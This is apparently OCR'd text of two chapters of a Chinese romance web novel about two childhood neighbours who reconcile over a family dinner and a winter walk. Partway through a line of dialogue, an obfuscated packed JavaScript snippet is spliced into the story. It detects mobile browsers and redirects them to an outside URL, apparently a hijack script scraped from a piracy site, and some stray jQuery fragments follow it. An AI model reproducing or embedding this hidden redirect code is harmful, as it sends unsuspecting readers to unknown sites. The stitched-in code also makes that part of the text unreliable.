《今天来我家吃饭》 2. 第 2 章 栗秋去过盛炽家不少次。 隔三差五去他家蹭饭,夏天俩人吹着空调看电视,冬天窝在家里打游戏。 没安密码锁前,盛炽家大门钥匙她都有一把,换了密码锁后,密码她也知道,严阿姨当时就跟她说了,有时候栗秋进盛炽家连门都不敲,开门就进。 但那是在他们没闹掰前。 栗秋盯着面前黑沉沉的大门,越发觉得严阿姨做了排骨喊她来吃的可能性不大,包是盛炽这厮心里憋着什么坏。 栗秋转身就要走,身后的门在此刻打开。 “小秋?”开门的是严慧芬,看见门外站的是栗秋后,她伸手拽住栗秋的手腕往家里拉,“我还寻思盛炽这孩子不会没喊你吧,咋这么久没来?” 栗秋立马笑脸相迎:“阿姨,我刚要回家拿个饮料来,可乐您喝不,我妈买了两提呢。” 严慧芬从鞋柜中拿出她的拖鞋:“天这么凉,喝什么可乐,我煲了汤。” “欸。”栗秋笑笑,自己在玄关换鞋。 她能听到厨房有炒菜的声音,推拉门打开,栗秋抬头看去,盛炽端了盘宫保鸡丁从厨房出来。 见到她来,盛炽跟平时一样,从她旁边经过时留了句:“洗手吃饭。” 严慧芬又戴上围裙进了厨房,还有道菜没出锅。 栗秋磨磨蹭蹭进了洗手间,洗手擦干,出来时盛炽已经在盛汤了,头也不抬问她:“喝多少?” “我自己盛就行了。”栗秋拿了个空碗,抢过盛炽手里的汤勺。 盛炽低头看她,栗秋到他肩膀往上,这个角度看过去,能瞧见她毛茸茸的头顶。 栗秋盛好自己的汤,又给盛炽爸妈盛了汤,放在对面两个位置,她习惯了在盛炽家吃饭,每回都和盛炽坐一块儿,现在手比脑子快,几乎是下意识的反应。 盛炽弯了弯唇,进洗手间洗手去了。 盛炽父亲盛涛成是这时候回来的,见到栗秋后还挺高兴:“大半年没见了啊小秋,回来咋不打个电话,让盛炽去机场接你,接着,给你买的烧鸡。” 盛涛成是个初中数学教师,今天在学校改期末卷子,回来也晚了些,听了栗秋回家的消息,特意拐去西边街上买了栗秋爱吃的那家烧鸡,刚好赶上最后一只鸡出炉。 栗秋忙接过来:“谢谢盛叔叔,外面下雪,我就没麻烦你们。” “麻烦什么,咱都一家人。”严慧芬放好筷子,笑着说道,“我六点给你爸妈打电话,听说小秋要回来,盛炽这孩子穿上外套就出去了,人小秋都走到巷子口了。” 栗秋冷不丁跟刚从洗手间出来的盛炽对视,双目相对,盛炽先错开目光,颇为自然地接话:“看我干什么,能吃饱饭啊。” 盛炽进了厨房将放在隔热板上的菜端出来,栗秋暗自嘀咕,看盛炽也不像生气的样子,他们这是和好了? 现在是吃饭的时候,六道菜端出来,三荤三素加一道汤,栗秋扫了一眼,都是她爱吃的。 “小秋,快坐。”严慧芬颇为热情,她很喜欢栗秋这孩子,栗秋记事起,严慧芬就对她很照顾。 “阿姨你也坐。”栗秋在盛炽旁边坐下,乖巧应了一声。 盛涛成说:“小秋半年没吃我们家的饭了,尝尝。” 栗秋在盛家吃了不少饭,跟进自家一样夹了块排骨,咬了口后觉得自己的味蕾宛如要升天了般。 栗秋竖起大拇指:“好吃,比我们学校那十二块一份,但只有两块排骨的砂锅强多了,我在学校就惦记着这一口。” 栗秋的情绪价值总是给得十分到位,严慧芬听了乐呵起来,将排骨往栗秋那边推推:“多吃点,在学校都吃点啥啊,看着都瘦了。” 栗秋嘀咕:“吃点纯添加零天然的东西。” 严慧芬一愣:“什么?” 盛炽接话:“泡面,炸鸡。” 栗秋默默为盛炽竖了个大拇指,知她者盛炽也。 盛涛成皱眉:“哪能天天吃那些?” 栗秋刚啃完一根排骨,准备去夹另一块,碗里又放了个红烧排骨,她默默抬头看去,盛炽在吃饭,仿佛刚才给她夹排骨是顺手的事。 栗秋更坐立难安了,难不成盛炽这是示好的意思? 那她当时跟盛炽说那么重的话,是不是也得表个态? 盛炽刚喝了口汤,一低头,碗里放了块排骨。 他顿了瞬,侧眸看过去,栗秋埋头扒饭,看起来跟八辈子没吃过饱饭一样,把严慧芬和盛涛成看得直心疼,忙给她夹菜。 盛炽夹起排骨咬了口。 排骨挺香的。 饭桌闲聊,大多是栗秋在说自己的大学生活,但扯着扯着,就莫名扯到了他们报大学的事上。 盛涛成看了看盛炽:“当时想着让你俩报一块去,盛炽回来说他想去苏城大学,你想去沂岚大学,我和你严阿姨寻思,各有意向,也不能逼着你们报一块儿,这就算了。” 栗秋啃骨头的动作慢了下来。 合着盛炽没跟家里人说他们吵架的事,怪不得连栗泽和苏芝华都没问,估摸着以为他们还在联系。 栗秋是知道盛炽报了苏城大学的,跟爸妈打电话的时候,老两口给她透露了些。 严慧芬也道:“你俩一分开,我还有点担心小秋会不会不适应,以前都是盛炽给你背包的。” “大学上课,带个课本就行,也不沉。”栗秋默默道。 “算了,现在志愿都报好了,也没办法。”严慧芬叹了口气,“你毕业后还打算考研吗?” 栗秋道:“考吧。” 严慧芬点点头:“盛炽也考,你俩说不定还能考一块儿去。” 栗秋没吭声了,低头吃饭,盛炽也不主动说话,两个家长问一句,俩孩子回一句。 吃完饭,盛炽主动起身收拾,栗秋也跟着进了厨房。 大人做饭,他们两个小辈刷碗,都是过去默认的,盛炽在栗秋家吃饭也这样。 盛炽打上洗洁精,将刷好的碗递给栗秋,栗秋过几遍清水冲掉泡沫后放进碗柜。 厨房和客厅有道推拉的隔断门,厨房不大,盛炽生得高,栗秋觉得自己像是被他堵在角落里,右边就是墙,左边就是他。 盛炽忽然开口:“寒假多少天?” 栗秋:“就一个月,过完正月十五开学。” “准备干什么?” “在家待着啊,顺便帮我妈看看店。” 盛炽笑了声。 栗秋幽幽看他:“说,你又在心里骂我什么了?” 盛炽低头和她对视:“没骂你。” 栗秋不依不饶:“骗人,没骂我你笑什么?” 盛炽眉梢微扬:“我笑一下就必须得是骂你?” 栗秋白他一眼:“那难不成是觉得我可爱善良温柔大方?” “嗯,可爱善良温柔大方。”盛炽道。 阴阳怪气,今晚就毒哑盛炽这家伙的嘴。 栗秋面无表情放好最后的盘子,洗手后,对着盛炽甩了甩,水珠全甩他脸上了。 厨房只剩盛炽一个人,他擦干净琉璃台,回头看去,透过玻璃窗看到正抱着膝盖缩在沙发上,和严慧芬看电视的栗秋。 小学一年级栗秋帮爸妈看店,别人给五十块,她找了别人三张二十块的事,盛炽一直记到现在。 每回看到她坐在店里,都会想起那件事。 - 晚饭后,严慧芬和盛涛成出去散步。 栗秋一到冬天就自动进入休眠模式,身上各个零件没一个想动的,刚想拒绝就被严慧芬拽了起来。 “出去走走散散步,回家干什么,你爸妈在你舅家呢。” 吃完饭才九点,从巷子里出去就是个公园,说不上大,绕着走一圈也就三十分钟,但人流量不小,冬天也热闹。 早上天不亮就有人在这里打太极,晚上也有跳广场舞的,年轻人出来遛狗,两边都有摆摊卖玩具的,栗秋小时候也老缠着爸妈买这些。 严慧芬和盛涛成走在最前面,栗秋裹着羽绒服跟在后面磨磨蹭蹭,拉开了一截距离。 盛炽和她并肩走,侧首看她,围巾裹住她的半张脸,栗秋走路不老实,踩踩雪踢踢雪球。 几个月没见,她剪了个刘海,风一吹,她过一会儿就得伸手扒拉一下,后来估计是烦了,干脆不管了。 “大学生活怎么样?”盛炽忽然问她。 栗秋的半张脸埋进围巾里,说话闷闷的:“就那样呗,上课下课,没课就躺。” “课多吗?” “还好, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17088039|195398||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 比高中轻松点。” 盛炽笑了声,栗秋还没来得及问他笑什么,远处一坨黑影扑上来,热烘烘的狗嘴在盛炽身上拱来拱去。 “小饼,坐好。” 盛炽牵住小饼脖子上的牵引绳,单手一指,小饼听得懂讯号,后腿一屈乖巧坐好,尾巴还在左右摆。 “小秋也在啊。”林大爷坐在斜对面的树下,看见盛炽和栗秋在一起,眼睛笑眯成一条线。 栗秋点了点头:“爷爷,我放寒假了。” 盛炽缠好牵引绳,说道:“我们去溜溜小饼,它估计想玩了。” 林大爷摆摆手:“去吧去吧,我都溜不动它,让它自个儿疯跑。” 小饼归一楼的林大爷养,但并不是林大爷救回来的,是盛炽和栗秋捡的流浪狗,一只田园犬,当时后腿骨折,俩人就送去宠物医院了。 救治好后,盛炽在给小饼找领养,小饼挺聪明的,林大爷独居,就养了它,说是看家。 栗秋“啧啧”两声,摸了摸小饼的脑袋:“又胖了啊饼。” 恶语伤狗心。 小饼好像翻了个白眼。 栗秋将手塞回口袋:“它是不是能听懂别人说它胖?” 盛炽点点头:“可能吧。” 栗秋问:“这几天都是你溜小饼吗?” 盛炽声音平和:“嗯,林大爷身体跟不上小饼这精力。” “你三天前放的假?”“嗯。” “那你寒假干什么?” “把科三考了。” 栗秋伸手摸摸鼻头,高考完的时候,栗泽和苏芝华都催她去考驾照,她觉得自己以后也不买车,考那没用,也就没去。 但盛炽好像是去学驾照了。 “你暑假没考完吗?”栗秋有些不理解,盛炽学什么都挺快的,一个暑假两个多月,按理应该是能直接考完的。 盛炽拽了拽疯狂往前跑的小饼:“没,暑假有点事。” “什么事啊?” “一点小事。” 栗秋心里寻思,难不成因为和她吵架心情不好,那也不至于郁闷几个月吧。 她忽然站定:“盛炽。” 盛炽也站住,扯了扯牵引绳:“小饼,等会儿。” 小饼乖乖蹲在盛炽脚边。 栗秋别扭道:“那个……暑假我跟你说的话有点过分了,我得跟你道个歉。” 盛炽看着她:“嗯?” 栗秋仰头看他,心一横说道:“对不起,我说讨厌你那句话,当时我真的气上头了。” 盛炽忽然低头,碎发遮不住凌冽的五官轮廓,他与她平视,距离近到栗秋甚至能闻到他身上洗衣液的味道,似乎永远都干净利落。 栗秋直愣愣站着,听到盛炽问她:“哦,那你讨厌我吗?” 栗秋以前觉得,她是讨厌他的,她和盛炽从小住对门,这么一个聪明冷静,样样都能干好的人在她身边待了十几年,自己每一个至暗时刻都被他见证过,在盛炽面前,她几乎没有秘密。 有时候她会觉得,盛炽老给她添堵,两家坐在一起的话题就围着他们两个分不开了,栗秋也是个好强的性子,铆足了劲跟他比。 栗秋确实有讨厌他的时候。 盛炽安安静静看着她,也没开口催。 半晌,栗秋嘟囔说:“……也没有那么讨厌吧。” “嗯,我知道了。”盛炽弯了弯唇,站直身子,小饼狗头一甩朝前跑。 栗秋:“?” 他什么反应啊? 栗秋追上去,边走边问:“那我们还绝交吗?” 盛炽侧眸看她:“我什么时候说绝交了?” 栗秋:“那你大半年不理我!” 盛炽:“是你先不回我微信的。” 栗秋嘴硬:“那谁让你发的话那么难听!” 盛炽点头:“我的错,对不起。” 栗秋又惊了,他认错怎么这么痛快,盛炽可是个十足的犟种。 见她瞪大眼,盛炽抬手在她发上揉了揉,扒拉掉她发顶上的雪。 “呆瓜。” 盛炽牵着小饼,一人一狗扬长而去。 栗秋站在原地,半晌反应过来,追上去骂道:“盛炽,摸头会长不高的!” 3. 第 3 章 栗秋家在街头开了个生活超市,店铺不大,生意倒是还可以,能顾着温饱,来客大多都是些附近的街坊邻居。 栗泽和苏芝华昨天回来得晚,栗秋干脆起早了些,自己去看一上午店。 早上七点,北方的天尚有些昏暗,风还大,就算家里有暖气,栗秋起床也是做了一番心理建设的。 栗秋还没睡醒,正刷着牙,自家大门开了。 她从洗手间探出头,盛炽在玄关换鞋。 栗秋嘴里含着牙膏,说话模糊不清:“你怎么起这么早?” “要去练车。”盛炽换上自己的拖鞋,单手解开羽绒服挂在玄关的衣架上,走过来将包子放在餐桌,“小米粥和八宝粥,你喝哪个?” “小米。”栗秋又缩了回去,挤在洗手间刷牙。 盛炽留了两份小米粥,将剩下两份八宝粥放进厨房,听着洗手间里刻意放小的刷牙声,抬头看去,栗秋闭着眼呢。 那就是还困着,栗秋昨晚两点游戏在线,现在才七点,她最多也就睡了五个小时。 栗秋从洗手间出来是三分钟后,随手抽了张洗脸巾擦干脸上的水,她戴着头箍,刘海都捋了上去,露出光洁的额头,光下白得耀眼。 因为栗泽和苏芝华还在睡着,栗秋声音很小,拉开椅子坐下,盛炽将包子推过来。 “你练车需要起这么早吗?”栗秋小声问他。 盛炽正在喝粥,闻言回道:“驾校远,八点开始。” “你爸妈呢,醒了吗?” “醒了,在吃饭。” 栗秋点点头,那盛炽应该是买了两家的早餐,厨房里那两份是给栗泽和苏芝华留的。 盛炽拿起茶叶蛋在桌上敲了敲,熟练剥壳递过来。 栗秋抬头瞥他:“……你怎么忽然这么会做人?” 盛炽作势就要收回去:“那我吃。” 栗秋一个飞扑握住他的手,将茶叶蛋夺回来:“你看你又急。” 盛炽看了眼自己的手背,指节蜷了蜷,目光上移落在对桌的栗秋身上,瞧见她鼓囊囊的腮帮子,让他想起国庆时候她发的朋友圈。 栗秋交了新朋友,和朋友去玩剧本杀,脸上涂得看不清模样,对着镜头鼓起腮帮子装凶,其实一点都不凶。 “对了,你今天学完车几点回来?”栗秋忽然问他。 盛炽继续吃饭,抽空回道:“下午就回来了,怎么了?” “我妈说晚上喊上你爸妈一块儿吃饭,让我去买菜。”栗秋喝了口粥,将茶叶蛋咽下,拍了拍胸口清清嗓子,又说道,“你跟我一块儿去呗,就东边那个菜市场,骑个车去。” 盛炽眉头一皱,起身绕过去拍了拍她的背:“东边那个菜市场关了,要买菜得绕远点,打车去吧。” 栗秋点点头:“也行。” 盛炽见她不噎了,收回手坐回去。 两人吃饭动静很小,十来分钟吃完饭,盛炽将餐盒收拾干净,擦了擦桌子,栗秋也换好衣裳出来,正边走边裹围巾。 今天要看店,兴许还得上货,她换了身黑色耐脏的羽绒服,围的是条红黑格子纹的围巾,是栗秋十八岁的时候,盛炽送的生日礼物。 小几千块,一条昂贵的围巾,但栗秋似乎没查过价钱,还是塞洗衣机里洗,这围巾也耐造,这么多次都没洗坏,盛炽也没吭声。 栗秋裹好围巾换鞋,盛炽已经按了电梯在门外等她。 一出居民楼,迎面就是夹着雪碴的风,栗秋缩起脖子,搓了搓冰凉的脸。 冬天干活就是对人类最大的酷刑,出门就吹西北风,不出门就得喝西北风。 化雪的时候可比下雪要冷多了,盛炽今天查了气温,得有零下七八度了。 “这两天都大风,出门戴上口罩。” 盛炽皱眉,拽住栗秋的围巾往上扯扯,盖住她半张脸,只露出双乌黑透亮的眼睛,戴了副黑色大框眼镜,瞧着呆呆的。 栗秋懵懵问:“你不也没戴口罩?” “不冷。”盛炽敲敲她的脑袋,转身就走。 栗秋揉揉额头,跟在他身后,心里嘀咕,那他还是脸皮厚不怕风吹。 盛炽送栗秋去了巷子口,栗秋家的店就在那里,卷帘门被盛炽推上去。 栗秋打开玻璃门,先把空调开了,给盛炽拿了瓶水塞到他怀里:“下午回来给我发微信。” “嗯。”盛炽看她这没心没肺的样子,又不放心,叮嘱道,“要是上货,太沉的东西你放着,我下午帮你,门口的雪你铲不动,等我回来铲。” 栗秋点点头,推着他往外走:“知道了知道了,你赶紧走吧,不是八点开始吗?” 盛炽提前叫好了车,就在巷子口,街上的雪已经都化得差不多了,路上的车也开始多了起来。 盛炽刚上车,微信弹了消息,但不是栗秋。 贺霁川:【盛子,方子他们也放假了,一起出来吃饭啊。】 